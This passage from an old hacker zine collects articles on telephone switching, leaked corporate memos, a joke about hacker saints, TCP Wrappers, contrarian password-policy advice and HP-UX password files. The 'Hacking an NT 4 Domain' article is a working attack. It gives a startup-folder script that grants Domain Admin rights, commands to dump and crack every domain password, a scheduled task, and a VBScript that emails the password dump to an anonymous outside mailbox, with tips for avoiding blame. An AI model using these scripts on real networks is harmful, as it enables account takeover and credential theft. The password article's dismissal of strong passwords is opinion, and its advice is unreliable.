    for ( int i = 0 ; i < mg ; i ++ ) { cg [ i ] = 0 ; }
    // divide up method references
    for ( int i = 0 ; i < m . length ; i ++ ) {
        z [ xg [ i ] ] [ ( cg [ xg [ i ] ] ) ++ ] = m [ i ] ;
    }
    // execute methods in random order ; " 0 " methods do not get executed randomly
    int [] y = null ;
    for ( int i = 1 ; i < mg ; i ++ ) {
        y = new int [ z [ i ] . length ] ;
        y = getRandomOrder ( y . length ) ;
        for ( int j = 0 ; j < y . length ; j ++ ) {
            z [ i ] [ y [ j ] ] . invoke ( this , O ) ;
        }
    }
} // executeMethods

} // RandomRunner

```

```

/* End RandomRunner.java file */

```

Everything your Parents told you about ESS was a Lie

by dalai

dalai@swbt.net

<http://www.swbt.net/~dalai>

Let's say two hypothetical people - we'll call them Mike and Tristan - decide to communicate over a long distance via telephone. Their calls are routed through the high-tech digital telephone grid of the new millennium and they talk about their favorite topic, procrastination, while enjoying a crisp and noise-free signal.

The systems which make up the network their voices will be routed over have changed dramatically over the years, especially in the long-haul nets. SS7 and the local offices however have remained surprisingly consistent, at least at theory of operation, their most notable changes being some growth to support modern trends such as residential broadband.

I guess I could just find a piece of software, grep it for 'strcpy()', write a played-out stack overflow exploit for it, and consider myself a hacker. Why not, everyone else does, it's the trend nowadays. Nobody actually thinks or does their own thing anymore. To me at least, that doesn't cut it. I want more. So here I am venturing into a topic that has gone without much attention for the last couple of years, telephone switching. In particular I want to help people get up to speed on the way things are, and to get out of the mentality of the old, misleading telephony materials.

First, some background. The E5 is still in play. Minus occasional upgrades like


the recent major E2k package, it still operates basically the same as it did ten years ago. Software centric and digital, the switch is the biggest class 5 in operation. It is modular in design and certain components can be added to the switch to facilitate the flexibility that may be required by a certain BOC or serving area. I'm going to talk about ASM, but first some background on AM.

AM/ASM

The Administrative Module is stored in a hospital-blue cabinet, and if you've ever seen an e5 up close you know what I'm talking about. It's just like any other shelf in the cabinet array. Its purpose is similar to the proverbial ESS control channel of which you've read in old LoD texts. The AM allows for centralization of administrative input for common configuration and operational tasks. Many aspects of the switch can be controlled by this module.

You can connect things to the AM, and that's the foundation for the creation of the ASM. The ASM is a rack mounted Sun, at least in any configuration that I've seen. Suns are amazing creatures in the telecom industry. You can even throw an SS7 stack on them nowadays. Can you wheel your UltraSparc into your CO and emulate an SS7 node? I don't see why not. Would it make you an asshole? Yea. But most of you don't care.

Anyways, the ASM connects to the AM of an ESS and is used for many things. For instance, software driven AMADNS runs



via ASM. A lot of the things you think that you know about have already been replaced by applications running with the aid of the AM or ASM through AM. Telephony is a dynamic business folks. Trash your yellowed 80's textfile printouts and order some AT&T manuals.

ASM stands for Administrative Services Module. It connects directly to the AM via a bi-directional serial channel. The module itself is typically a Netra T-1120 "telco server" by Sun. It runs Solaris like any well-behaved Sun product. Thanks to Rixon for dirt on the Netra.

The system obviously has its own IP stack and connects to a proprietary local point of control network for regional switches, as well as a much larger network for software updates. It openly utilizes FTP and telnet for administrative tasks. UUCP is used to some degree. ASM's are connected to a centralized point. This point may control several E5's. That point is firewalled and connected VPN to another network for a little something called RSD.

The Remote Software Delivery system is there to speed up the process of switch software updates. Not necessarily just the software that drives the switch, more like the enhancements that are sent out on disk by Lucent periodically throughout the year. The claim is that RSD can reduce time to service for new features by half. The ASM plays a major role in the update.

I mentioned that ASM's are connected to "another network" for RSD. The ASM takes the in-core switch and merges it with the update, and then copies it back to the ESS. The quickest way to get a software package onto ASM is to download it directly from the developers. Lucent maintains a "feature server," called the SCANS. SCANS will be connected via VPN to either a centralized server for a group of switches, after which the clients can grab from this server, or the switches can connect directly to SCANS itself. In case a switch tech forgets how to use UUCP,

SCANS accepts dial-in downloads.


Since it is handled in the AM, ASM can take over the recent change duties as well. RCMAC is usually handled in the AM nowadays, and since ASM was created to simplify and expand the AM's duties, it was ported over. There's a nice little user friendly system to administer RC now. It also makes for a nice centralization of Recent Change administration for your OSS group. So you see that theoretically if nothing ever needs to be troubleshoot and no new circuits appear, we don't need anyone in the switch office at all. That's where RNMS comes in... but I'll save that for another day.

SS7 and FACS

The current ESS software version is 5E15. This version provides some SS7 enhancements which were not available in previous versions (although the software has always worked with SS7). A package now available to most switches is the "7R/E Packet Gateway." Using this system developed by Lucent, POTS calls destined for an ISP are trunked away from the voice switch and towards the ISP using a dedicated backbone. For once the telco makes a move for the service providers and not the other way around.

SS7 is all grown up. It's a full fledged protocol with its own layer model and everything. AT&T has created something called the CRP, which works basically like a customer premise's IP router, except it acts on WATS numbers. Where is this all leading? Routers that switch SS7 on the same wire as IP and voice? Equipment that conditions or switches without sticking to a specific group of protocols? Centralization of all public networks? Pretty cool stuff. You can dig Trauma Inc's nifty SS7 project, SevenStack.

What about the old systems you remember reading about? FACS is still used for



handling service orders. The office where the entries are entered into FACS is connected to each of its client switching offices by a network which I know nothing about. What I do know is that FACS will propagate the orders to each switch that needs to be involved with the circuit maintenance or activation.

RCMAC and order processing haven't changed much. The bureaus you're familiar with are for the most part still intact and operating the same. Bell is really cultic and Telcordia (Bellcore) a dog chasing its tail. They'd all prefer things to stay exactly the way they are. It can take a long time to move up to switch tech, if you know what I mean.

Broadband and Security

POTS outside plant hasn't changed much minus the Pairgain and other loop concentrators. What has changed is the way people connect to data networks. Residential broadband is huge these days. To facilitate the large amounts of people who desire things like DSL, the telco wires up a FCOT (Fiber Central Office Terminal) in some or every area office. The FCOT pushes an OC link to whichever serving area where it will connect with a Remote Data Terminal. The RDT can feed out ISDN or DSL or whatever. This setup works similar to its copper equivalent in that lines are sent out in bulk and gradually stripped down to individual "pairs."

In some Lucent setups there is a system called ACA, Automatic Circuit Assurance. The job of this system is to spot potentially fraudulent calls. That is, calls which are extremely long in duration, or many calls of short duration in succession. The time limits imposed on either short or long calls are managed by the individual switch. If when the switch notices the ACA alarm the call is still active, the call will be monitored using "Busy Verification."

If you are dropped in on by a Bell tech using Busy Verification you will be notified with a tone. ACA is a feature used

mostly on large PBX setups and is accompanied by the similar system CMS. Are you curious about tracing? You're traced the second you pick up the handset, plain and simple. No matter how careful you are, somewhere there's an office with a record of your call.

Dalai's Final Thoughts

Jerry Springer has it, why not me? This has been made possible by Chick-O-Stick and lots of Mountain Dew. Programming Winsock trojan's might have been cool in the 90's, but let's try to grow up in the new millennium. There's a lot more out there in telecom than you think, but no one's going to write it all down for you. Learning to research productively is a hack in itself.

If you enjoyed this you'll probably like what I've set up here: www.swbt.net/~dalai/bell/bell.html.



MEMOS

I
C
H
I
G
A
N

Subject: Ameritech Long Distance in Michigan
Sent: 5/9/01 3:03 AM

Later today, Ameritech Michigan will take the next step in bringing full telecommunications competition to Michigan when it submits a "Notice of Intent to File" to the Michigan Public Service Commission (MPSC). This filing marks the "next step" in removing regulatory barriers to consumer choice in local and long-distance telephone service to Michigan.

Today's filing will be followed, within several days, by a filing of Ameritech Michigan's conformance with a federal "checklist" that shows the local market is open to competition by demonstrating that Ameritech provides non-discriminatory services and unbundled components of its network to competitors. The MPSC, Ameritech and other telephone companies doing business in Michigan have been working together in "collaborative" sessions for more than a year.

We expect the final checklist filing will be made to the MPSC late this year and that Michigan's application for full telephone competition will be before the Federal Communications Commission before Christmas.

This is great news for Michigan telephone consumers because Ameritech's entry into long distance will bring substantial benefits to customers.

The strongest and loudest opposition will come not from consumers but directly from the long distance industry and from their front groups, like MIACT or "Voices for Choices." They'll argue that the market in Michigan isn't open to competition. Now you and I both know that simply is not true.

More than 200 companies are licensed to offer local service in Michigan.

Nearly 1 Million lines are operated by competitors to Ameritech.

Competitors have located their equipment in 900 sites in Ameritech Michigan offices and have obtained more than 250,000 trunks connecting them to Ameritech's switching equipment.

The market for competition is open. It's time for Michigan consumers to have the same benefits of full competition consumers enjoy in Texas, New York, Oklahoma and Kansas.

This is an important step. Michigan is poised to be the first state in the Ameritech region to be approved for full competition. I know you share my excitement.

Soon, I am going to ask you to get personally involved in the 271 process. I may ask you to contact your legislator, officials in Lansing or Washington to help us make Ameritech long distance a reality in Michigan.

Gail Torreano

President, Ameritech Michigan

It's amazing what you can find in the trash and corporate hallways of Michigan. Above we have an example of how Ameritech plans on getting its way - by having its employees lobby their legislators. It's amusing to see the hostility towards "Voices for Choices," one of the long distance industry "front groups." That organization claims on its web page that "we've moved from seven Baby Bells and GTE to four phone giants who have consistently attempted to block competitors from entering the local markets." Who is a poor consumer to believe?

Below is an internal Ford advisory issued the day before our caravan to Detroit to defend ourselves against Ford's lawsuit. They really don't know what to expect from us, do they?

Subject: FW: Security Alert

Please forward this to everyone in Discovery today:

We have been advised by the Systems Group of a special security alert for tomorrow. Apparently there will be a contingent of computer "hackers" in town tomorrow to protest a lawsuit brought by Ford against a hacker site. Therefore, we need to be particularly vigilant tomorrow regarding visitors to our floors. Do not allow anyone you do not know who does not have a Ford ID to enter our offices. If problems arise, contact me immediately on my office telephone or my cell phone (734-649-██████). You may also call Hallwood security at 271-6650.

Gary Hayden
Counsel - Discovery Group
Office of the General Counsel

How to Become a Hacker Saint

by J-Fast

This article explains how a hacker can become an official "saint" as declared by the Pope. How likely is this to happen? Not very. But in theory it is possible. If you are looking forward to becoming a saint in this lifetime, forget about it. The process of canonization can't even start until 50 years after your death - and you'll need at least two miracles and a bunch of great characteristics called "eminent virtues." There is a fast-tracking procedure where the Pope can skip all the paperwork and just announce that you are "Equipollent" and you are canonized immediately. Don't count on this though, unless you are an awesome person.

If you don't like attention - committees examining your every deed, interviewing other people about you, or reading everything that you wrote - perhaps being a saint isn't for you.

1) Die a Cruel, Horrible Death in the Name of the Church



As a hacker, you are already treated poorly by the media. You are prosecuted unjustly and reviled by the common person

- similar to how Christians were viewed back in the old days. But in order to be considered a saint, you must go beyond this. You must die an awful, tortuous death in the name of the Church.



Vincent of Saragossa was stretched on a rack

then laid on a red-hot gridiron. While all this was happening, they were also tearing out his flesh with big hooks. Beautiful Saint Agatha was stretched on a rack, had her breasts cut off, and was thrown naked into burning coal. Forty Christians were ordered to lie naked on a frozen lake until they died. Jonah had his body crushed to death in a wire press. Pelagia was roasted to death in a hollow bull made of bronze because she wouldn't marry the emperor's son. Florian was beaten twice and had his skin peeled slowly from his body before finally being weighed down by rocks and tossed into the river Enns.

Venantius was a tough one. They scourged him, burned him with flaming torches, knocked out his teeth, hung him upside down over a fire, broke his jaw, threw him to the lions, tossed him over a cliff, and finally cut his head off. Learn from these examples.

2) Live Like a Hermit

The less painful way to become a saint is to live an ascetic life. Hey, we hackers are already good at this! We spend hours alone at our computers. Back in the old days, saints used to live in caves. Paul the Hermit lived in caves in the desert for most of his life, and Mark lived in a cave that had a huge overhanging rock that could have fallen and crushed him at any moment.

I recommend building your own pillar like Simeon the Stylite and living there (rent free). Unfortunately, Simeon had to keep increasing the height of his pillar because crowds came to look at him. His pillar, where he lived for 37 years, eventually became 20 feet tall.

The bad part about living an ascetic life is that after awhile you begin to stink quite badly. The simple fact is that many saints stunk. St. Anthony never in his life washed his feet, and St. Sylvia never washed any part of her body except for her fingers.

3) Miracles - You'll Need Lots of Them

Here's the bad news: As I've already mentioned you'll need at least two miracles to your credit. Even worse, only miracles after your death count. Miracles are judged by a panel of theologians and sometimes "medical experts." Probably the best way to perform miracles after your death is via software that acts in the future. Perhaps a date triggers a virus or some other spectacular change in computers all around the world. I know, I know, this is a long shot.

To make it even tougher to become a saint, you need to perform another miracle even after your two previous miracles have been approved! Basically, the committee waits around until your third (or higher) miracle occurs. Because this miracle stuff is getting so ridiculous, the Church takes the easy way out. They exhume your body from the grave and examine it. If it is in relatively good condition - it isn't rotting too badly - then this can be considered a miracle because it shows that you truly are saintly. Therefore it is absolutely necessary that you invest in a firm, airtight coffin for

your body to lay in and not rot too badly.

4) When all Else Fails Act Crazy

If you can't see yourself doing any of the above, the least you can do is live a religious hacker life and act insane. There were at least three saints who were nuts: Simeon Salus, Joseph of Copertino, and Christina.

The craziest saint of them all was Christina. One day she suffered a fit and lost consciousness. People thought she had died so they buried her - except she wasn't really dead. During the funeral she jumped out of her coffin. She also liked to be swung round and round on mill wheels. She hid in ovens to escape the smell of humans and one time in a church in Wellan, she sat in a fountain of water during the service.

In short, it's not impossible for a hacker to become a saint but it is pretty damn hard. The Catholic Church spends hundreds of thousands of dollars on the process that takes years. It took Joan of Arc almost 500 years after her death before she became a saint. Considering the large time frame, the extremely difficult tasks of performing miracles after your death, and the possibility of living in a stinking hut or being brutally tortured, it may not be worth it after all.



St. Joan of Arc

Misconceptions About TCP Wrappers

by Golden_Eternity

Both from reading through the articles and discussion forums on security, and in discussing security with friends, I have encountered some misconceptions surrounding `hosts.deny/hosts.allow` and TCP Wrappers. The purpose of this article is to clear up this confusion and hopefully raise some awareness about security. This document is not intended as a "how to," but more as an explanation of the theory behind `hosts.deny` and `ipchains`. This is aimed at Linux 2.2.x, but should translate well to other UNIX platforms.

`hosts.deny` and `hosts.allow` are the controlling configuration files for Wietse Venema's TCP Wrappers, with which you can "monitor and filter incoming requests for the SYSTAT, FINGER, FTP, TELNET, RLOGIN, RSH, EXEC, TFTP, TALK, and other network services." A brief intro can be found at ftp://ftp.porcupine.org/pub/security/tcp_wrappers_7.6.BLURB.

TCP Wrappers can be a useful tool, and most beginning security tutorials will state that you *must* have TCP Wrappers installed if your system is going to be secure. However, I have also found that many of these tutorials will describe methods of securing your system that eliminate the usefulness of TCP Wrappers, such as disabling `inetd` and, along with it, shutting down all the services that are wrapped by TCP Wrappers.

Daemons that are "wrapped" by TCP Wrappers are started by `inetd` in conjunction with `tcpd`[1]. Some examples are `telnetd`, `ftpd`, `talk`, `finger`, etc. The majority of

these programs are the insecure daemons that just about every security tutorial will tell you to immediately comment out of `inetd.conf`, shutting them down on your system (once you restart `inetd`, of course). For the most part, this is good advice. Many of these services are not used by the common administrator and serve to create the potential for future exploit by an attacker.

Once the average person is done editing their `inetd.conf` file, they generally are down to just `ftp` and `telnet` being run by `inetd`[2]. However, they may also be running other services like a web server, mail server, or DNS server, which aren't being started by `inetd`. If this is the case, it is *very* important to understand how TCP Wrappers works, or else you may have a false sense of security.

Ignoring `libwrap` for the moment, services which are not started by `tcpd` are not protected by TCP Wrappers[1]. Because of this, if your security policy is to add `hosts/networks` to `hosts.deny` when you want to block them from accessing your server, then you are not actually blocking them from contacting many of your services, or the server in general. You may have a false sense of confidence that you are protected from this attacker. Meanwhile they are busy tracking down the latest BIND exploit, which will slip right past your `hosts.deny` rules and you'll never even know it. Lets take a look at how this works:

Here is the default configuration for `in.telnetd` from a standard RedHat 6.1 install:

telnet stream tcp nowait root /usr/sbin/tcpd in.telnetd

When a host attempts to connect to the telnet server on this system, this is what happens (in a reasonable amount of detail):

1. inetd detects a connection to port 23 on the system. It recognizes that this is the port for telnet (based on the entry in `/etc/services`), and goes to start the server.

2. `/usr/sbin/tcpd` is called by `inetd`, to start `in.telnetd`. `tcpd` will check `hosts.deny` and `hosts.allow` against the inbound connection. `/usr/sbin/tcpd` is the wrapper.

3. If `hosts.deny/hosts.allow` permits the connection, `in.telnetd` is started. Otherwise, the connection is refused and logged through `syslogd`.

In the case of BIND, which is generally not started from `inetd`, the connection does not get intercepted by `inetd`, does not get passed to `tcpd`, and `hosts.deny` is never consulted. Also, simply starting a service from `inetd` does not ensure that it is protected via TCP Wrappers; there must be a wrapper designed for that particular daemon.

If you are using `hosts.deny` as your only means of blocking inbound traffic, you are *not* protecting yourself!

In order to block your Linux system from accepting data from a particular address, or fitting some other rules (like destination or source port, etc.), you will have to use `ipchains` or block the traffic before it reaches your host via a hardware firewall or router. For most home users, `ipchains` is the only real option.

`Ipchains` blocks traffic at the kernel level (this is why if you have a packet logged by `ipchains`, it will be the kernel sending the message to the logger), far before it is interpreted by `inetd` or `tcpd`.

The configuration for `ipchains` is more complicated than `hosts.deny`, and since the rules are stored in memory, rather than in a file, it gets reinitialized on every reboot. However, it is quite easy to build an

`ipchains` ruleset to be executed on startup (e.g., the traditional `rc.firewall`), and the extra work is well worth the added security[3]. Alternatively, firewall software like `portsentry` may be configured to automatically create `ipchains` rules in the case of unexpected connection attempts.

So why not just start up all your daemons from `inetd`? This is possible, but if you are getting a lot of traffic to your site, the overhead may be more than your system can handle. `inetd` would have to intercept every inbound connection and start up a new server daemon[4]. This requires processor time and memory for the initial work where `inetd` recognizes an inbound connection, where it kicks off to `tcpd`, where `tcpd` checks `hosts.allow` and `hosts.deny`, and then you have to deal with the startup of the server daemon for each new connection. This is hardly an elegant option, and in many cases it just isn't possible.

Additionally is the potential for exploit of `inetd`. While I am not aware of any recent security issues directly affecting `inetd`, it does run as root, and so could potentially become the target of future exploits. For example, `inetd` might be vulnerable to the security problem that affected Linux kernel 2.2.15, where programs could become unable to alter their effective UID. This is conjecture on my part, but it does seem reasonable.

Footnotes

[1] Some daemons can be made aware of `tcp_wrappers` by inclusion of `libwrap`. In these cases, it is not necessary to start the program through `inetd` for `hosts.deny` to be checked. `libwrap` is not addressed in this article for two reasons: first, `libwrap` is a more advanced topic than this article was intended to be; second, a lack of information available to me at the time of writing prevents me from making any educated statements on the topic.

[2] SSH can be used to provide a secure replacement for telnet. SFTP and SCP are secure replacements for FTP. There are even free, easy to use client programs for SSH and SCP for windows such as PuTTY and WinSCP.

[3] RedHat introduced a shell script in version 6.2 that lets you interact with ipchains in the System V init style, including an option to save the current rules. This takes some of the work out of maintaining ipchains, but you will still need to custom-craft your ipchains rule set.

[4] As an example of this startup overhead, consider the ssh daemon. Each time sshd starts, it generates a new host key,

which is very processor intensive. If the server was forced to generate a new host key for each inbound connection, the connection could possibly time out before the host key was ready. (Thanks to Matthew Block for pointing this out).


For more information:

IPCHAINS-HOWTO: <http://www.linuxdoc.org/HOWTO/IPCHAINS-HOWTO.html>

TCPWrappers: <http://www.linuxdoc.org/LDP/LG/issue46/pollman/tcpwrappers.html>

The current version of this document can be found at: <http://www.bhodosoft.com/~bswopes/nhf/ipchains-vs.-hosts.deny.html>

Hacking an NT 4 Domain from the Desktop - Revisited



by Hi_Risc aka ASB

I previously showed how to gain administrative rights to both the local NT Workstation as well as the whole domain by simply placing the following script in the c:\winnt\profiles\all users\start menu\programs\startup folder and having an administrator log in:

Echo off

```
net users %username% password /active /domain /add
net localgroup administrators %username% /add
Net group "Domain Admins" %username% /add /domain
Net group "Guests" %username% /delete /domain
```

What I propose to add to this is a complete crack of every password listed in that domain. These passwords will be emailed to an anonymous mailbox of your choice, i.e. Hotmail, Lycos, etc.

To do this, you will need some extensive "inside" information about the domain, namely domain controllers. Keep in mind that this sort of action would be considered illegal and suspicious to anyone aware - so don't do it, and don't tell that you know how. The

reason I perform(ed) this is because you can learn a lot about the people from their passwords. To crack the passwords, you will need a couple of applications that are available for free download. I'm sure we've all heard of L0phtcrack. In the source distribution of L0phtcrack are some command line executables for dumping passwords from the registry and cracking them with dictionary files and/or brute force. Specifically, we want the pw-dump.exe and the lc_cli.exe files from the source. Optionally, there is also a passwd.txt file that we can use. It contains some common passwords and runs extremely quickly. Generally, I use the password file - just for shits and giggles. It can dramatically reduce the "crack" time.

Taking for granted that we have already gained domain admin rights by some manner, we can easily create a batch file for the dump and crack. Here is what mine might look like:

Echo off

```
pwdump.exe \\%domaincontroller%>pwdword.txt  
lc_cli.exe -p pwdword.txt -o passwd.txt -b
```

This dumps the passwords from the domain controllers registry into a text file named pwdword.txt then runs the lc_cli.exe on that output using the password dictionary and brute force.

The actual crack time can take a very long time. In many cases it's easier to count crack time in days rather than hours. Ideally, you would want to have a very fast machine to do the cracking. The best crack time I can recall is approximately eight hours on nearly 200 user accounts. This was on an exceptional server that I had access to. Specifically, I believe it was a single 866 Mhz Intel with 1GB of RAM.

In my current position, I keep my computer running constantly because I have an unnamed distributed application running. I would highly recommend that you automate these actions so in case the plot has been uncovered you could claim ignorance. For example, I would schedule the dump, crack, and email to occur in sequence via a script run within the Schedule service. A task can be added with a command similar to the following:

```
at \\%servername% %12:01AM% /every Saturday "%path_to_batch_or_executable%"
```

There is also a tool available in the NT Resource kit called RCMD, which stands for Remote CoMmanD. There are two entities to this, and they are the client and server service. The client executable is rcmd.exe and the server service install is rcmdsvc.exe. Generally, this would require PCAnywhere access or direct terminal access to get the service installed on the server - unless you're aware that it's already installed. In the case that it's already installed on the server, you would place the client in the c:\winnt\system32 directory (or anywhere else listed in the path statement). Open a command prompt, Start, Run, cmd.exe for the newbies. Once the prompt is opened, type rcmd %servername%. This opens a shell on the target server and gives you full control over the executables we want to manipulate. For the sake of safety, I would probably place the files on a network share as read-only, and some inconspicuous user as the owner, i.e. guest.

At this point, we have done all that's necessary to dump and crack the passwords. What we want to do now is have either the encrypted passwords emailed to us immediately so

that we can crack them at our leisure, or actually have the balls to use the target's resources to crack their own passwords as well as their own email system to send it out. Again, this requires some "knowledge" of the target. In order to email the passwords (in one form or another) we would have to be sure that the server had a configured email client. Technically, we could have the email sent from our own desktop, but that might lend itself to incriminating us.

Many shops have the Office suite installed on their servers but may not have an email account configured. This poses the greatest problem. Like I said before, we should either know that the server has Outlook configured, or email from the desktop. One thing that might save us from incrimination is the fact that this all occurs while we're not on the premises. To do the emailing, I create a VBScript for automating the process. I'm really just beginning the learning process myself so I won't go into much detail regarding the mechanics - because it was largely pieced together from examples I had available to me. This is a sample of what it might look like:

'SendEmailMessage.vbs

Option Explicit

Dim objOutlook, clsMessage, clsRecipient, objOutlookAttach

Open Outlook Session

Set objOutlook=CreateObject("Outlook.Application")

Set clsMessage=objOutlook.CreateItem(0) 'Value of 0=MailItem

With clsMessage

Set clsRecipient=clsmessage.Recipients.Add("% InternetEmailAccount")

clsRecipient.type=1 'Value of 1="To"

clsMessage.Subject="Password Dump"

clsMessage.Body="Here you go!"

clsMessage.Importance=2 'Value of 2=Important

Set objOutlookAttach=.Attachments.Add(\\%servername%\%sharename%\%file.txt%)

clsRecipient.Resolve

If not clsRecipient.Resolve Then

clsMessage.Display

End If

clsMessage.Send

End With

Set clsMessage=Nothing

Set objOutlook=Nothing

WScript.Quit

Keep in mind that the subject, body, and importance could easily be monitored so we may benefit from keeping a low profile by labeling them with something else. On the other hand, we may find it more of a benefit to show the target just how simple and idiotic their security controls are and how unbelievably incompetent their staff are.

Popular Myths on Password AUTHENTICATION

Stephen Thomas

stephentomas@rampantsolutions.com

Security "experts" will typically recommend non-sensible and arcane password schemas in which the user is expected to use a "strong" password incorporating lowercase, uppercase, numbers, and special characters into a seven plus character phrase.

Said "experts" will tell you that should a system attacker gain access to your NT SAM hive or /etc/passwd (/etc/shadow for those of you paying attention), then it is only a matter of time before he will crack all of your passwords, with the weaker combinations falling victim first.

Experience tells us that if an attacker has access to these password archives, then your security problems are much more serious than users having passwords such as "alice" or "spot".

Further, given current gigahertz computing and ever-increasing performance in mainstream computers, one could argue that passwords of any length are insecure and would eventually become trivial to determine.

So given that our password archives are secured and we are not distributing copies of our SAM hive around on floppy disks, where does the threat exist with password authentication?

It is an elementary exercise in scripting to attempt multiple logins given an account name using several potential passwords. The common response to this brute force approach is to disable the account after n bad login attempts. This is not an entirely bad approach. Assuming n is not too small, it does act as somewhat of an intrusion detection mechanism. The caveat here is that it is still a trivial exercise to attempt to login n times using a null password with the intent of locking users out of their own accounts.

The threat of such malicious activity

within your own organization may or may not be trivial. Ideally, n is set high enough that system administrators are alerted before anyone is locked out of their account but low enough such that a brute force attack does not actually succeed.

This is where we rely on probability. Assume we are going to enforce a password length of at least y characters, and all of our users are not inclined to use any more. Further assume we are using a set of x possible characters to create the actual password.

The solution set of all possible passwords is thus x^y . If we require only lower case letters and a minimum password length of seven characters, then the solution set is 26^7 or 8,031,810,176 possible passwords.

However, the two largest dictionaries each include around half a million words, of which a liberal estimate of 1/10 are equal to seven letters. So an educated attacker might reduce the aforementioned solution set to 50,000 words.

Given a solution set of z possibilities, the statistics are favorable that you will find a match given $z/2$ opportunities. If we want to ensure that the probability of someone guessing a solution from the set of z possibilities is very low (less than 0.1%), we must ensure that the number of guesses (analogous to our variable n) is less than $z/1000$.

Assuming we are susceptible to a "dictionary" attack and we enforce a seven character lowercase letter password, we can allow 49 logins before we disable an account and still have a high level of assurance (99.9%) that our accounts have not been compromised.

Varying the length of the password beyond seven characters and including uppercase letters, numbers, and special characters only obfuscate the password to the user and provide a negligible statistical increase in defense against a realistic brute force at-

tack. In fact, such passwords can detract from system security as they are more inclined to be written down and thus susceptible to circulation.

There are two situations that may require an enhancement to the above schema. The first is that given an all lowercase letter password, one may be inclined to use a spouse's name or some other phrase known by a peer, potentially reducing the solution set to as little as ten possibilities. Again, the threat of such malicious activity within your own organization may or may not be trivial. A solution here is to incorporate a single number or special character into the password, thus rendering the "selective password" attack unfeasible. Adding a number into the previous schema increases the potential solution set to $(26+10)^7$ or 78,364,164,096. An augmentation of the dictionary attack may try combinations in which a password substitutes a zero for the letter o, or appends the number 1, but this certainly does not reduce the solution set to less than 50,000, our established worst-case z.

The second situation concerns password sharing, either intentional or inadvertent. The only way to restore accountability once a password has been revealed is to issue a new password only to the original user. This requires password changes at some interval (i), commensurate with the frequency of this practice within your organization. Similar to n, if i is set too small, there is greater potential for users to write passwords down, arguably a higher concern than someone actively cracking a password archive. Security "experts" recommend 30-60 days, but these are the same people who think users can remember passwords like "IIXiot25ey!" They will tell you password phrases can be representative, such as "(I) (l)ike (X)mas (i)t's (o)n (t)he (25)th (e)ach (y)ear (!)". It is ignorant to subject users to this hollow logic. Consider that most users cannot figure out how to make the paper clip go away in their word processor.

Realistically, enforcing password changes somewhere between once per fiscal year and once per fiscal quarter is appropriate. Forbidding a password used within the previous couple of terms prevents a user from cycling through passwords to get back to one of which he may be rather fond. But

again it is an exercise in scripting to arbitrarily change the password enough times to bypass this restriction before adjusting it back to our favorite password. Of course, the counter-defense is to enable a minimum password age. This requires that, once changed, a password must age for a number of days before it may be changed again. However, keep in mind that if you frustrate your users, they will write down their passwords and stick them up in their cubes next to the pictures of their kids who are imprisoned in daycare.

Security "experts" will concoct several scenarios: "What if the password archive is compromised remotely by some newly discovered and unforeseen exploit?" Well, what if someone tunnels a packet through your firewall and smashes the TCP/IP stack inducing a buffer overflow that pops up a remote terminal on his screen in Budapest? You have to look at security realistically, or it will bankrupt your organization and drive off all of your key personnel who must respond to the aggravating events triggered by inane policy.

Why do we see such widespread fear, uncertainty and doubt concerning password authentication? Largely because major software vendors want to give you the impression that they are serious about security but they lack true talent and hide the inadequacies of their product by taunting such "features" as "strong password enforcement" because they are trivial to implement. The true security experts are off designing security and encryption architectures and the popular advice comes from amateurs with laptops and off-the-shelf scanner tools.

So what is a reasonable password schema to enforce? Ignore mainstream security references that regurgitate the same ridiculous combinations and remember that irate users are more likely to introduce vulnerabilities. Use your head and consider the statistics, the sensitivity of the resources which you are trying to protect, and your user base. No specific password schema is appropriate for every organization, even if it sounds really secure the first time you read it.

Exploring

HPUX

Password SCHEMES

by Alex

Most UNIX systems have similar methods for storing user information and encrypted passwords. This could involve the plain old `/etc/passwd` or in the case of shadow passwords, `/etc/shadow`. There are of course variants on this. In HPUX 10.x and higher you have three options: the normal version 7 scheme, shadow passwords, or their "protected password database" which is "for trusted systems only."

A full explanation of HP Trusted Systems would go beyond the scope of this article, so I'll only focus on the protected password database system. Basically trusted systems is a sort of package one gets the option of installing along with HPUX (I apologize to those of you who are quite familiar with HPUX). The one key feature is the protected password database system it employs on the HPUX machine.

So what is the protected password database? Well let's say you login to any HPUX machine which has trusted systems running on it. You type something like `cat /etc/passwd` and all the password fields have the old "*" in place. So you then try `ls /etc/shadow` to see if it has shadow passwords, but no dice. You find that the directory `/tcb/files` catches your interest. As it turns out, this is the trusted systems directory and it is in `/tcb/files/auth` that all the passwords along with user information is kept.

Now that we know where the user information is kept, let us take a look at a typical user file. Each user has his/her own plain text file in a directory beginning with the first character of that user name. This prevents a whole file such as `/etc/passwd` from getting clobbered and thus affecting all user accounts.

```
jblow:  u_name=jblow:u_id#2876:\
      :u_pwd=3E/lbASoPe6k2:\
      :u_auditid#5219:\
      :u_auditflag#1:\
      :u_succhg#979762751:u_login#0:u_pw_expire_warning#0:u_suclog#984723623:\
      :u_suctty=pts/tg:u_unsuclog#984278635:u_unsuctty=pts/ti:u_lock@:\
      :chkent:
```

If one was to look real close you would notice that this single text file, found under `/tcb/files/auth/j/jblow`, contains all kinds of neat information. In fact, if we look at the `getprpw-nam(3)` man page we can find out what all of this means and we notice that the unused fields aren't listed. The fact that there are dozens of fields and flags is what makes trusted systems so "special," i.e., more control over what the user can and cannot do.

So how can one manipulate all of this? One way is to use HPUX's lame system administration application, "sam". However, writing C code is a lot more fun and challenging. Let's say we want to do something with the account jblow. Here is a simple snippet of C code which gives us a struct that contains all his/her fields and flags (once again, see the `getprpw-nam(3)` man page):

```

#include <sys/types.h>
#include <hpsecurity.h>
#include <prot.h>

struct pr_passwd* userinfo;
struct pr_passwd* temp;

temp = getprpwnam("jblow");
if ( temp == NULL )
{
    printf("Invalid username.\n");
    exit(1);
}
else
{
    userinfo = (struct pr_passwd *) malloc(sizeof(*temp));

    if ( userinfo != NULL )
        memcpy(userinfo, temp, sizeof(*temp));
}

```

